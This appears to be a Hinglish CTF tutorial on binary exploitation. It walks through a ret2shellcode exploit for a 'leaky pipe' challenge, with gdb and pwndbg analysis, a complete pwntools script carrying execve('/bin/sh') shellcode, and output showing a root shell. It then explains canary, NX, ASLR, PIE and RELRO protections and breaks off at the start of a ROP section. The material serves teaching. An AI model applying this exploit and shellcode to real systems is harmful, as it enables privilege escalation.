Jisko exploit krke hume root shell leni hai.

Ye binary **laugh CTF** ke **leaky pipe** challenge ka hai.

## What is shellcode.

To **shellcode** hum us code ko khte hai. jise hum directly memory me inject krte hai. aur use execute krne ke bad humare ko **shell** mil jata hai. koi jaruri nhi hai ki shell mil. Isme attackers apne alag-2 malicious kam likhte hai. jaise shell mil jaye ya koi file read kr do, ya **DOS** attack etc.

To yha pr koi bhi **code** ho skta hai. jo humare ko **shell** de skta hai. **C** ka, **python** ka, **bash** ka.

To **shellcode** me ek specific bat ye hai. ki ye directly memory me inject ho skta hai isko koi **compile** krne ki jarurat nhi hoti, ki **assembler** ko dene ki koi jarurat nhi hoti, kisi **linker** se **link** krne ki jarurat nhi hoti hai.

Ye **machine level** code hota hai. hum ise **direct memory** me dalte hai aur ye **execute** ho jata hai. aur ye jo code hota hai. ye little endian format me hota hai.

Jaisa humne phle bhi dekha tha **stack** ke andar jo address dal rhe the wo **little endian** format me tha. Tabhi processor use samajh pata hai. usi language me wo samajh pata hai. **assembly** bhi isse **high level** hoti hai. ye sabse **low level** hoti hai.

**Shellcode** bhi assembly se hi bante hai. bs **shellcode** ko usually hum **malicious** purpose ke liye use krte hai. aur isme **null byte** nhi hone chahiye. aur bad characters hum hta dete hai.

Bs assembly ka hi code hota hai **little endian** format me ye hum consider kr skte hai.

Ab hum binary ko **run** krke dekh lete hai.

```
→ Ret2ShellCode ./ret2shellcode
We have just fixed the plumbing systm, let's hope there's no leaks!
>.> aaaaah shiiit wtf is dat address doin here... 0x7ffee990b130
aaaaa
→ Ret2ShellCode
```

Yha hum dekh skte hai ki ek **memory address** bhi leak ho rha hai.

To hum ek bar aur binary ko run krke dekh lete hai. ki **memory address** same hai. ya fir **randomise** ho rha hai.

```
→ Ret2ShellCode ./ret2shellcode
We have just fixed the plumbing systm, let's hope there's no leaks!
>.> aaaaah shiiit wtf is dat address doin here... 0x7ffc7c0dbab0
aaaaa
→ Ret2ShellCode
```

To yha ye randomise ho rha hai. to agar ye address agar is attack me use ho rha ho to hum ise copy nhi kr skte kyoki next time ye address hi badal chuka ho.

Sabse phle hum smjhte hai ye address hai kis chij ka. Agar koi binary address de rhi hai to wo kam aa skta hai **exploit development** me to ye ek tarike se **hint** hota hai.

To hum **gdb** me apni **binary** ko open kr lete hai.

```
→ Ret2ShellCode gdb ./ret2shellcode
```

To sbse phle hum **info function** krte hai.

```

const*)@plt
0x0000000000001070 std::ostream::operator<<(std::ostream& (*)(std::ostream&
0x0000000000001080 read@plt
0x0000000000001090 std::ios_base::Init::Init()@plt
0x00000000000010a0 _start
0x00000000000010d0 deregister_tm_clones
0x0000000000001100 register_tm_clones
0x0000000000001140 __do_global_dtors_aux
0x0000000000001190 frame_dummy
0x0000000000001199 main
0x0000000000001296 __static_initialization_and_destruction_0(int, int)
0x00000000000012df __GLOBAL__sub_I_main
0x0000000000001300 __libc_csu_init
0x0000000000001370 __libc_csu_fini
0x0000000000001378 __fini

```

**pwndbg>**



To yha pr hum dekh skte hai. kitne complex tarike se function show kiya ja rha hai. aise functions **C++** ke binary me milte hai. jaisa ki hum jante hai. **gdb** ko **C** ke liye banaya gya tha isliye ye **C++** ke sath utna comfortable nhi hota hai.

Ab hum **disassemble main** kr lete hai.

```

pwndbg> disassemble main
Dump of assembler code for function main:
0x0000000000001199 <+0>:    push   rbp
0x000000000000119a <+1>:    mov    rbp,rs
0x000000000000119d <+4>:    sub    rs,0x20
0x00000000000011a1 <+8>:    mov    rax,QWORD PTR [rip+0x2ed8]      #
dout@@GLIBC_2.2.5>
0x00000000000011a8 <+15>:   mov    ecx,0x0
0x00000000000011ad <+20>:   mov    edx,0x2
0x00000000000011b2 <+25>:   mov    esi,0x0
0x00000000000011b7 <+30>:   mov    rdi,rax
0x00000000000011ba <+33>:   call   0x1030 <setvbuf@plt>
0x00000000000011bf <+38>:   mov    rax,QWORD PTR [rip+0x2eca]      #
din@@GLIBC_2.2.5>
0x00000000000011c6 <+45>:   mov    ecx,0x0
0x00000000000011cb <+50>:   mov    edx,0x2
0x00000000000011d0 <+55>:   mov    esi,0x0
0x00000000000011d5 <+60>:   mov    rdi,rax
0x00000000000011d8 <+63>:   call   0x1030 <setvbuf@plt>
0x00000000000011dd <+68>:   lea    rsi,[rip+0xe2c]      # 0x2010
0x00000000000011e4 <+75>:   lea    rdi,[rip+0x2ed5]      # 0x40c0 <_Z
LIBCXX_3.4>

```

```

LIBCXX_3.4>
    0x000000000000126e <+213>: call   0x1060 <_ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc@plt>
    0x0000000000001273 <+218>: mov    rdx,rax
    0x0000000000001276 <+221>: mov    rax,QWORD PTR [rip+0x2d53]          # 0x3fd0
    0x000000000000127d <+228>: mov    rsi,rax
    0x0000000000001280 <+231>: mov    rdi,rdx
    0x0000000000001283 <+234>: call   0x1070 <_ZNSolsEPFRSoS_E@plt>
    0x0000000000001288 <+239>: mov    eax,0xffffffff
    0x000000000000128d <+244>: jmp   0x1294 <main+251>
    0x000000000000128f <+246>: mov    eax,0x0
    0x0000000000001294 <+251>: leave
    0x0000000000001295 <+252>: ret
End of assembler dump.

```

**pwndbg**

To hum **ret** pr **breakpoint** lagayenge.

```

pwndbg> break *main+252
Breakpoint 1 at 0x1295
pwndbg>

```

Fir hum **ltrace** se jo address **leak** ho rha hai. use dekhenge.

Ab hum ise **run** krte hai.

```

pwndbg> r
Starting program: /root/yt/pwn/yt/Ret2ShellCode/ret2shellcode
We have just fixed the plumbing system, let's hope there's no leaks!
>.> aaaaah shiiit wtf is dat address doin here... 0x7ffc32b6c30
AAAAABBBBCCCCDDDDDEEEEEEFFFFF

```

Enter hit krte hai.

```

Breakpoint 1, 0x0000561453590295 in main ()
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[ REGISTERS ]
RAX 0x0
RBX 0x561453590300 (__libc_csu_init) ← endbr64
RCX 0x7ff4b1320002 (read+18) ← cmp      rax, -0x1000 /* 'H=' */
RDX 0x40
RDI 0x0
RSI 0x7ffc32b6c30 ← 'AAAAABBBBCCCCDDDDDEEEEEEFFFFF\n'
R8 0x0
R9 0x7ffc32b6c30 ← 0x7ffc32b6c30

```

```

RSP 0x7ffc32b6c58 -> 0x7ff4b12360b3 (__libc_start_main+243) ← mov
RIP 0x561453590295 (main+252) ← ret
[ DISASM ]
► 0x561453590295 <main+252>           ret
7ff4b12360b3; __libc_start_main+243>
    ↓
0x7ff4b12360b3 <__libc_start_main+243>    mov    edi, eax
0x7ff4b12360b5 <__libc_start_main+245>    call   exit
0x7ff4b12360ba <__libc_start_main+250>    mov    rax, qword ptr [rs]

```

Ab hum normal sa **main** function ke **return address** pr aa gye.

Ab isne jo address leak kiya us address ko hum copy kr lete hai.

Aur use inspect krte hai. (examine krte hai)

```

pwndbg> x/s 0x7ffc32b6c30
0x7ffc32b6c30: "AAAAABBBCCCCDDDEEEEFF\"
pwndbg> █

```

To ye address humare input ko point kr rha hai. means humara **input** jahan se start ho rha hai uska address hai.

Agar hum pta kare ye kahan ka address hai humare stack me. to iske liye **pwndbg** me ek command hota hai.

**xinfo** hume batata hai. humare memory ka address hai. heap ka address hai. stack ka address. Libc ka address hai.

```

pwndbg> xinfo 0x7ffc32b6c30
Extended information for virtual address 0x7ffc32b6c30:
Containing mapping:
0x7ffc3297000      0x7ffc32b8000 rwxp     21000 0      [stack]

Offset information:
    Stack Top 0x7ffc32b6c30 = 0x7ffc3297000 + 0xfc30
    Stack End 0x7ffc32b6c30 = 0x7ffc32b8000 - 0x13d0
    Stack Pointer 0x7ffc32b6c30 = 0x7ffc32b6c58 + -0x28
pwndbg>

```

Ye isne bta diya ki ye stack ka address hai. itna clear ho gaya. Ki ye stack ko point kr rha hai. ek jagah pr.

Ab hum aage badte hai. jaise ki hume pta hai ki yha pr **stack overflow** hai. to use find krne ke liye hum bahut sari values dal denge input me. Aur dekheng ki program crash hota hai ki nhi.

Ab hum bahut sari values ko cyclic function se generate kr lete hai.

Ye function **pwntools** ke sath aata hai. agar aapne **pwntools** install kiya hai to ye mil jayega.

```
pwndbg> cyclic 120
aaaabaaacaadaaaeaaafaaagaaaahaaaiaajaaakaalaaamaanaaaaoaaapaaaqaaaraaaasaaataaaauuaav
aaawaaaxaaayaazaabbaabcaabdaabeaab
pwndbg>
```

Aur ye ek special pattern follow krke generate krta hai. taki hum find kr paye ki kitne value bad overflow ho rha hai.

Ab hum program ko dubara run krte hai. humne breakpoint lga hi rkha hai.

```
pwndbg> r
Starting program: /root/yt/pwn/yt/Ret2ShellCode/ret2shellcode
We have just fixed the plumbing systm, let's hope there's no leaks!
>.> aaaaah shiiit wtf is dat address doin here... 0x7ffc3c078ae0
aaaabaaacaadaaaeaaafaaagaaaahaaaiaajaaakaalaaamaanaaaaoaaapaaaqaaaraaaasaaataaaauuaav
aaawaaaxaaayaazaabbaabcaabdaabeaab
```

**Random string** ko paste krte hai aur enter hit krte hai.

```
RBP 0x6161616161616161 ( .aaaaaaa )
RSP 0x7ffc3c078b08 ← 'kaaalaaamaanaaaaoaaapaaa'
RIP 0x562922258295 (main+252) ← ret
[ DISASM ]
► 0x562922258295 <main+252>    ret    <0x6161616c6161616b>
```

Yha hum dekh skte hai ki **stack overflow** ho chuka hai. yha pr hum kuchh value se **return address** ko **overwrite** kr diya hai.

```
▶ 0x562922258295 <main+252>      ret      <0x6161616c6161616b>

[ STACK ]—
00:0000 |  rsp 0x7ffc3c078b08 ← 'kaaalaaamaaaanaaaaapaaaa'
01:0008 |          0x7ffc3c078b10 ← 'maaanaaaaaoaaapaaaa'
02:0010 |          0x7ffc3c078b18 ← 'oaaapaaaa'
03:0018 |          0x7ffc3c078b20 ← 0x100011c00
04:0020 |          0x7ffc3c078b28 → 0x562922258199 (main) ← push    rbp
```

Ab agar hume dekhna hai. ki kitne bytes ke bad overwrite hua hai. to return address ka last ka **4 bytes** copy kr lo. Lekin ye ulta diya rhta hai **little endian** format me. Jaisa last me **6b** jo ki 'k' ki hex value hai.

Ya **rsp** register jo **stack** ko point krta hai. uska starting ke **4 bytes** copy kr le. aur ye sidha diya rhta hai.

Aur hum yha pr **offset** dekh lete hai.

```
pwndbg> cyclic -l kaaa
40 I
pwndbg>
```

**Offset** mtlb **40 bytes** ke bad hum kuchh bhi likhenge to wo **return address** pr aane lagega.

```
pwndbg> cyclic 40  
aaaabaaaacaaadaaaeaaafaaagaaaahaaiaajaaa  
pwndbg> r
```

To ye **40 letters** generate kr dega.

Ise check krne ke liye hum program ko dubara se run krte hai aur dekhte hai ki **40 letters** ke bad ye **return address** pr humara letters likhna suru kr deta hai ki nhi.

```
pwndbg> r  
Starting program: /root/yt/pwn/yt/Ret2ShellCode/ret2shellcode  
We have just fixed the plumbing systm, let's hope there's no leaks!  
>.> aaaaaah shiiit wtf is dat address doin here... 0x7ffd2b9f09f0  
aaaabaaaacaaadaaaeaaafaaagaaaahaaiaajaaaBBBBBBBB
```

Aur **40 letters** ke bad hum apna kuchh letters add kr dete hai jo ki **BBBBBB** hai. aur **B** ki hex value hoti hai **42**.

```
RSP 0x7ffd2b9f0a18 ← 0x4242424242424242 ('BBBBBBBB')  
RIP 0x556d342c5295 (main+252) ← ret  
[ DISASM ]  
► 0x556d342c5295 <main+252>    ret    <0x4242424242424242>
```

Yha pr **return address** me humara character aa gye hai. iska mtlb humne **return address** ko control kr liye ab hum jha chahe wahan is ise mod skte hai.

To jaisa hum jante hai ki yahan koi **win()** function nhi hai. to hume soch smjh kr le jana pdega ki hum aisa kahan le jaye taki hume shell mil jaye.

Ab hum iska exploit likhna suru karte hai ki ise kahan le jana hai.

```
#!/usr/bin/python3

from pwn import *

elf = ELF('./ret2shellcode')
```

Yha hum **pwn** ko import kr lenge. Uske bad hum apna **elf** file ise bta denge taki ye **analyse** kr le jo bhi humare binary ki andar **symbols**, **global variables** hai unke **names**, **address** etc apne pas store kr lega taki hume aage chahiye to ye hume directly de dega. Hume **gdb** se copy paste krne ki jarurat nhi hogi.

Hum isko aise bhi likh skte hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2shellcode')
```

Isse ye analyse krke ye detect kr leta hai ki binary **64 bit** hai ya **32 bit**. Aage chalkr hume architecture nhi btana pdta hai. aur aage hume kahi program me binary ko mention nhi krna pdega. Ye automatically detect kr lega.

Ab hume aage process me bhi pass krne ki jarurat nhi hai kyoki humne binary me set kr diya hai to **pwntool** apane aap smjh jata hai ki aap kaun se **binary** ki bat kr rhe ho.

Agar aapko koi aur binary run krni hai to aapko likhna pdega jaise man lo hum **netcat** run krna chahte hai. to kuchh is tarah se. otherwise no.

```
io = process('./netcat')
```

Iske bad hum sendline() karenge payload ko send krne ke liye. fir interactive() likhenge command line se interact krne ke liye.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2shellcode')

io = process()

io.sendline(payload)

io.interactive()
```

Ab bat aati hai payload banana kya payload send kare jisse hume shell mil jaye.

```
io = process()

payload = cyclic(40) + pack(return)

io.sendline(payload)
```

Jaisa ki humne phle dekh tha payload me sbse phle hum **cyclic** pattern dalenge **40 characters** length ka uske bad **return address** dalenge little endian format me.

Aur jaise ki humne pichhli bar **p64()** ka use kiya tha. **Pack** krne ke liye is bar hume architecture batane ki jarurat nhi hai kyoki humne **context.binary** ke andar apne binary ko dala hai to sidha **pack()** function likhenge. Aur uske andar **return address** dalenge.

To yha pr koi function to hai nhi jahan hum return kare. To hum kahan **return** karenge. to yahin pr kam aata hai **shellcode**.

To hume apna **shellcode** dalna padega memory ke andar. Aur hum us **shellcode** pr **return** karenge. ab hum ek shellcode dalenge memory ke andar aur us code pr return kr jayenge.

To program jaise hi us **shellcode** pr return karega aur hume **shell** mil jayega.

```
payload = cyclic(40) + pack(shellcode)
```

To hum **shellcode** ko dale kahan. Kyoki jahan hum **shellcode** ko dalenge. Hume **address** bhi pta hona chahiye uska. Aur address bhi same nhi hote hai. har bar **randomise** hote rhte hai. har bar run karenge nya aa jayega.

To address ko copy paster krke nhi dal skte hai. **stack** ke address change hote rhte hai har bar.

```
io = process()
payload = cyclic(40) + pack(shellcode)
io.sendline(payload)
```

To yha hum **40 junk character** ke jagah hum **shellcode** (jo ki 40 character lengthy hi hona chahiye kyoki jagah hi itna hai uske bad **return address** aa jayega.) store kr denge aur **pack()** [ jo **return address** hai ] ke andar **shellcode ka address** dal denge.

```
payload = shellcode + pack()
```

Lekin hume **shellcode** ka address kaise milega. Jaisa ki humne phle hi dekha tha humare input ki phli value means humara input jahan se start hota hai wo address **binary** khud hi leak kr rhi hai.

To hum bolenge ki binary jo address leak kr rhi hai us pr return kr jao. Aur wahan pr **shellcode** store hoga. To automatically humara shellcode execute ho jayega.

To yha jo shellcode use hota hai use pwntools bhi data deta hai. aur hum kuchh websites se bhi get kr skte hai apne use ke hisab se.

1. exploit db → <https://www.exploit-db.com/>
2. shell-storm.org → <https://shell-storm.org/shellcode/index.html>

Search a specific shellcode

[All](#) [News](#) [Videos](#) [Images](#) [Shopping](#) [More](#)

About 17,500 results (0.52 seconds)

<https://www.exploit-db.com/exploits/> ::**Linux/x64 - execve(/bin/sh) Shellcode (24 bytes) - Exploit ...**

15-Jun-2017 — Linux/x64 - execve(/bin/sh) Shellcode (24 bytes).. shellcode exploit for Linux\_x86-64 platform.

<https://www.exploit-db.com/exploits/> ::**Linux/x64 - execve() Shellcode (22 bytes) - Exploit Database**

18-Sept-2015 — Title: execve shellcode 22 bytes ;Author: d4sh&amp;r ;Contact: ... SMP Debian 3.18.6-1~kali2 x86\_64 GNU/Linux ;Compilation and execution ;nasm ...

<https://www.exploit-db.com/exploits/> ::

Exploit Database - Exploit Development &amp; Exploit Generation

Yha pr hum jo sbse phli website hai uspr chale jate hai.

```
# Test #
#####
gcc -fno-stack-protector -z execstack shell.c -o shell
*/
#include <stdio.h>

unsigned char shellcode[] = \
"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05";
```

The screenshot shows a browser window displaying a exploit-db exploit page. On the left is a sidebar with various icons. The main content area shows a snippet of C code that generates assembly shellcode. A context menu is open over the assembly code, with the 'Copy' option highlighted in pink. Other options in the menu include 'Select All', 'Print Selection', 'Take Screenshot', 'Search Google for "\x50\x48\x31\x...", 'View Selection Source', 'Inspect Accessibility Properties', and 'Inspect (Q)'. The URL in the address bar is https://www.exploit-db.com/exploits/42179.

Yha bs hume **shell code** ko copy krna hai. jo ki **little endian** me likha hua hai. aur hum yha pr iske **assembly** ko bhi pd kr smjh skte hai.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2shellcode')

io = process()
[...]
shellcode = b"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05"

payload = shellcode + cyclic(16) + pack(leak)

io.sendline(payload)

io.interactive()
```

Yha hum **shellcode** ko **bytes** format me rkhenge to hum double inverted comma se phle **b** laga denge.

Aur **shellcode 24 bytes** me hi hai. to hum **16 bytes** junk character dal denge to ye **40 bytes** me ho jayega.

```
→ Ret2ShellCode ./ret2shellcode
We have just fixed the plumbing system, let's hope there's no leaks!
>.> aaaaah shiiit wtf is dat address doin here... 0x7ffc1e9e2f40
^C
```

Ab jb hum binary ko run krte hai to hum dekhte hai ki address ... ke bad hai. to yha pr hum python ke help se baki ke string ko cut kr denge aur only **memory address** ko get kr lenge.

To humne binary ko data send krna to dekha tha lekin binary se data receive krna dekhenge.

```
#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2shellcode')

io = process()
io.recvuntil(b'... ')
leak = int(io.recv(14),16)

shellcode = b"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05"

payload = shellcode + cyclic(16) + pack(leak)

io.sendline(payload)

io.interactive()
```

Yha humne **io.recvuntil(b'... ')** use kiya iska mtlb jbtk ise **triple dot aur ek space** nhi milta hai tbtk receive krte rho.

Uske bad dursa function **recv(14)** receive karega **14 bytes** ko jo **memory ka address** hai. **16** base ke liye **base 16** ka mtlb hex value. Aur **int()** function sabko integer me convert karega. Agar hum ise base 16 nhi bayenge to ye error through karega. Aur ise hum **leak** variable me dal denge.

## Final program

```

#!/usr/bin/python3

from pwn import *

elf = context.binary = ELF('./ret2shellcode')

io = process()
io.recvuntil(b'... ')
leak = int(io.recv(14),16)

shellcode = b"\x50\x48\x31\xd2\x48\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\x54\x5f\xb0\x3b\x0f\x05"

payload = shellcode + cyclic(16) + pack(leak)

io.sendline(payload)

io.interactive()

```

Ab hum ise execute krte hai.

```

→ Ret2ShellCode vim exploit.py
→ Ret2ShellCode python3 exploit.py
[*] '/root/yt/pwn/yt/Ret2ShellCode/ret2shellcode'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX disabled
    PIE:       PIE enabled
    RWX:       Has RWX segments
[*] Starting local process '/root/yt/pwn/yt/Ret2ShellCode/ret2shellcode': pid 12010
[*] Switching to interactive mode

$ id
uid=0(root) gid=0(root) groups=0(root)
$ █

```

Yha hume **root** shell mil gya.

#####
#####

## Stack Overflow Protections

Hum piche chapter me **return to win** aur **return to shellcode** techniques ki help se binary ko exploit kiya tha.

Yha pr 5 major protection ke bare me dekhenge jo **Buffer Overflow** ko prevent krti hai. Aur hum ise bypass bhi karenge.

To ye hai wo 5 major protection to prevent **Buffer Overflow**.

## 1. Stack Canary

## 2. No-Execute(NX) or Data Execution Policy(DEP)

## 3. Address Space Layout Randomization(ASLR)

## 4. Position Independent Executable(PIE)

## 5. Relocation Read-Only(RELRO)

# 1) Stack Canary

Stack Canary is a secret value placed on the stack just above the return address which changes every time the program is started. Prior to a function return, the stack canary is checked and if it appears to be modified, the program exits immediately.



Stack overflow one of the best protection to avoid the **Stack Overflow**. Hum **stack overflow** ko exploit kaise krte hai **return address** ko **overwrite** krke.

To unhone (linux banane walo ne) **return address** se just upar ek value rkhi di koi bhi **random** value. Aur jaise hi humara function return address pr aane lagta hai. to ye log check krte hai ki jo ramdom value humne rkhi thi starting me program ke wo same hai ya badal gyi hai.

Agar aap **return address** ko overwrite krte ho to aapko **canary** ko bhi overwrite krna padega jo ki return address ke just upar hai. agar aap isko overwrite karenge to unko pta chal jayega ko ye value change hui hai. suru me kuchh aur value dali thi yha kuchh aur ho gyi.

To wo program ko return karenge hi nhi wo usi samay program ko exit kr denge. to humara sara kam kharab hum return address ko overwrite krna hota hai. aur return instruction ko call krna hota hai. lekin agar program return karega hi nhi exit kr jayega to use exploit kaise karenge.

**Summary** – yha program me **return address** se upar ek value rkhi jati hai. aur program ke return krne se phle check ki jati hai ki wo value jo humne return address ke phle rkhi thi wo same hai ki nhi agar same nhi hua to program exit kr jayega. agar same hua to return kr jayega. return address se phle jo value rkhte hai use **canary** bolte hai. aur jaisa ki hum jante hai ki **return address** ko **overwrite** krne ke liye **canary** ko bhi overwrite krna padega.

## 2) No-eXecute(NX) or Data Execution Policy(DEP)

The No-eXecute(NX) or Data Execution Prevention(DEP) marks certain areas of the program as non executable, meaning that stored input or data cannot be executed as code. This is significant because it prevents attackers from being able to jump to custom shellcode that they've stored on the stack.

\x31\xc0\x50\x68\x2f
\x73\x3\x68\x62
\x69\x6e\x3\x50
\x53\x3\xe1\x0b
\xcd\x80\x2e\x3d

Ye **return to shellcode** technique ko block krti hai. jaise memory ke kuchh regions ho gya **heap, stack** etc use **non-executable** bna deti hai. means us par read and write to kr skte hai lekin jo us pr rkha hua data hai use execute nhi kr skte hai (jaise linux me **permissions** hote hai jise hum chmod se set krte hai **rwx**).

To ye **stack** jo hota hai usko **read** aur **write** bna deti hai aur **execute** permission hta deti hai.

Aap isme **shellcode** likh bhi doge lekin jb aap return krke **execute** krne ki koshish kroge to **execute** nhi kr skte.

Jahan tk hum dekh skte hai. technique bahut limited hai bs execute permission remove krti hai. isko bypass krne ke bahut sari technique aa gyi hai nowadays.

### 3) Address Space Layout Randomization(ASLR)

Address Space Layout Randomization(ASLR) is the randomization of the place in memory where the program, shared libraries, the stack, and the heap resides. This makes it harder for an attacker to exploit a service, as knowledge about where the stack, heap, or libc can't be re-used between program launches.

0x7fff5fbffa20	\x31\xc0\x50\x68\x2f
0x7fff5fbffa28	\x73\x68\x68\x2f\x62
0x7fff5fbffa30	\x69\x6e\x89\xe3\x50
0x7fff5fbffa38	\x53\x89\xe1\xb0\x0b
0x7fff5fbffa40	\xcd\x80\x2e\xe3\x3d

0x7ffd1524a1c8	\x31\xc0\x50\x68\x2f
0x7ffd1524a1d0	\x73\x68\x68\x2f\x62
0x7ffd1524a1d8	\x69\x6e\x89\xe3\x50
0x7ffd1524a1e0	\x53\x89\xe1\xb0\x0b
0x7ffd1524a1e8	\xcd\x80\x2e\xe3\x3d

Previous two techniques kewal binary pr lgti hai. maine kaha kisi binary me **canary** dal do. Ya kisi binary ke andar jo **stack** hai use non executable bna do.

**ASLR** ek individual binary pr nhi lgti hai ye pure system pr lgti hai. aap ya to pure system ke liye band karoge ya on karoge ek binary ke liye nhi kr skte hai. agar hum **ASLR** band kr diya to pure system ke liye off rhega ek binary ki liye on nhi rhega.

**ASLR** kya krta hai ki jo bhi address likhe rhe hai jaise stack ka address, shared library ka address, heap ka address etc unko randomise krta hai.

Means har bar program run karoge nya address. Iska fayda hum jb bhi return kr rhe the wahan jaha humara **shellcode** rkha hai us address ko hum de rhe the. Ab hume wo address hi nhi pta hai is bar humne address copy kiya aur agle bar change ho gaya.

To hum apne **shellcode** pr return nhi kr payenge.

To ye hume bahut problem me dal deta hai. hume address hi nhi mil pata.

## 4) Position Independent Executable(PIE)

Position Independent Executable(PIE) is the randomization of the place in memory where the program code and data resides. This makes it harder for an attacker to exploit a binary, as knowledge about where the functions and data can't be re-used between program launches. PIE is directly dependent on ASLR, PIE only works when ASLR is enabled.

0x000055fdd7ec6236	endbr64
0x000055fdd7ec623a	push rbp
0x000055fdd7ec623b	mov rbp,rsp
0x000055fdd7ec623e	sub rsp,0x70
0x000055fdd7ec6242	mov eax,0x0

0x0000560888dd1236	endbr64
0x0000560888dd123a	push rbp
0x0000560888dd123b	mov rbp,rsp
0x0000560888dd123e	sub rsp,0x70
0x0000560888dd1242	mov eax,0x0

Ye isse phle wale se milta julta hai. aur hd to dependent bhi hai. jaise ki humne **ASLR** me dekh wo stack, shared library, heap ke address ko randomise kr rha tha. Aur **PIE** jo humara code hai uske addresses ko randomise krta hai.

Ye block krta hai **return to win (ret2win)** function ko. Jaisa ki humne previous tutorial me dekha tha hum **win()** function pr return kr rhe the. Agar man lijiye uska address bar 2 change ho rha hai to hum return kaise karenge. kyoki us function ka address to pta hi nhi hai hune hr bar change ho rha hai.

**Note:** ye **ASLR** pr dependent hai. agar pure system me **ASLR** band hai to **PIE** bhi kam nhi karega. Agar **ASLR** on hai **PIE** bhi kam karega. Aur **PIE** ek individual binary pr bhi kam krta hai.

Agar **ASLR** on hai aur humne **PIE** disable kr diya to **stack** ke address randomise honge lekin functions ke address randomise nhi honge.

## 5 Relocation Read-Only(RELRO)

Full RELRO makes the entire GOT section read-only which removes the ability to perform a "GOT overwrite" attack, where the GOT address of a function is overwritten with the address of attacker choice.

0x000055fdd7ec6230	setresuid@GLIBC	0x7f5849e844f0
0x000055fdd7ec6238	setresgid@GLIBC	0x7f5849e845a0
0x000055fdd7ec6240	printf@GLIBC	0x4141414141414141 
0x000055fdd7ec6248	gets@GLIBC	0x7f5849e84120
0x000055fdd7ec6250	geteuid@GLIBC	0x7f5849e239a0

Ab ek binary ki andar different section hote hai jaise **.text section**, **.bss section**, **.data section** aise hi ek section hota hai. **.got section** to .got section ke andar likha hota hai un sare functions ke addresses jinko hum **shared library** se call kr rhe hai.

Jaise ki hum jante hai ki bahur sare functions hai jinke code hum khud nhi likhte hai. for example - **puts()**, **printf()**, **gets()** functions hum use krte hai ye phle se **C** me aate hai jo shared library hai **libc**, usse lete hai. hum **printf()** likhte hai apne program me to automatically uska code aa jata hai humare program.

To jo hum shared library se jo function use krte hai uska **address** bhi kahi likha rhna chahiye tabhi hum use access kr payenge.

To uska address ek table me likha rhta hai ki jb bhi ek function ko call ho to is address ko call krna hai.

To iske upar ek bahut achha attack bhi hota hai jise hum GOT overwrite attack bhi khte hai. jisme hum khte hai ki us address ko change kr do apne marji se. jaise ki humne

**printf()** ka address badalke **system()** ka address likh diya. to jb printf() call hogा uske jagah pr system() call ho jyega.

To ise hum GOT overwrite attack khte hai.

To ye jo **RELRO** protection jo hoti hai. wo do type ki hoti hai. ek hoti hai **Full RELRO** dusri hoti hai **Partial RELRO** to **Partial RELRO** hoti hai wo bekar hoti hai. aur jo **Full RELRO** hoti hai wo kam ki hoti hai.

Agar kisi bianry pr **Full RELRO** lgi hui hai to aap **GOT overwrite** attack nhi kr skte ho. Wo bs readonly section ho jata hai. na uspr **write** kiya ja skta hai. aur n hi **execute** kiya ja skta hai.

Agar hume check krni hai ki ek binary pr kaun-2 si protection lgi hui hai. to hum **checksec** command se check kr skte hai. ye tools **pwntools** ke sath aata hai.

```
→ protections checksec ./file
[*] '/tmp/protections/file'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
→ protections
```

Canary present hai, nhi hai. nx enabled hai, nhi hai sb pta chal jata hai.

Aur hume ASLR dekhna hai to hum following file ko cat krke dekh skte hai.

```
→ protections cat /proc/sys/kernel/randomize_va_space
2
→ protections
```

Agar iski value **2** hai to **ASLR** enabled hai. agar **0** hai to disabled hai pure system pr.

#####

# Return Oriented Programming (ROP)

How to bypass **NX** protection with the help of the technique **ROP (Return Oriented Programming)** ye one of the best technique hai NX ko bypass krna ka.

Jis person ne **Buffer Overflow** ka protect krne ke liye **NX** banaya tha. Usi person ne **NX** ko bypass krne ka tarika bhi bataya.

## Challenge -

```
→ ROP ls -la
total 28
drwxrwxrwx 2 root root 4096 Apr 25 18:40 .
drwxrwxrwx 9 root root 4096 Apr 24 15:05 ..
-rwsrwxrwx 1 root root 17040 Apr 25 16:52 rop
→ ROP whoami
hellsender
→ ROP
```

Yha hume ek binary di gyi hai aur uspr suid bit set hai root ka hume binary ko exploit krke root ka shell lena hai.

Ab hum protections ko check kr lete hai.

```
→ ROP checksec rop
[*] '/root/yt/pwn/yt/ROP/rop'
    Arch: amd64-64-little
    RELRO: Partial RELRO
    Stack: No canary found
    NX: NX enabled
    PIE: No PIE (0x400000)
→ ROP
```

Yha hum dekh skte hai ki **NX** enbled hai. to jaisa ki humne dekha tha jis binary pr **NX** enbled ho usme hum **shellcode** rakhkr **execute** nhi kr skte hai. kyoki uski execute permission hta di jati hai hum write kr skte hai lekin execute nhi kr skte.

To hum yha pr **ret2shell** technique use nhi kr skte hai.

Ab hum binary ko run krke dekh lete hai.

```
→ ROP ./rop
Enter Data - AAAA
→ ROP
```

Ab hum yha pr ise **gdb** me open kr lenge analysis ke liye.

```
→ ROP gdb ./rop
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04.1) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
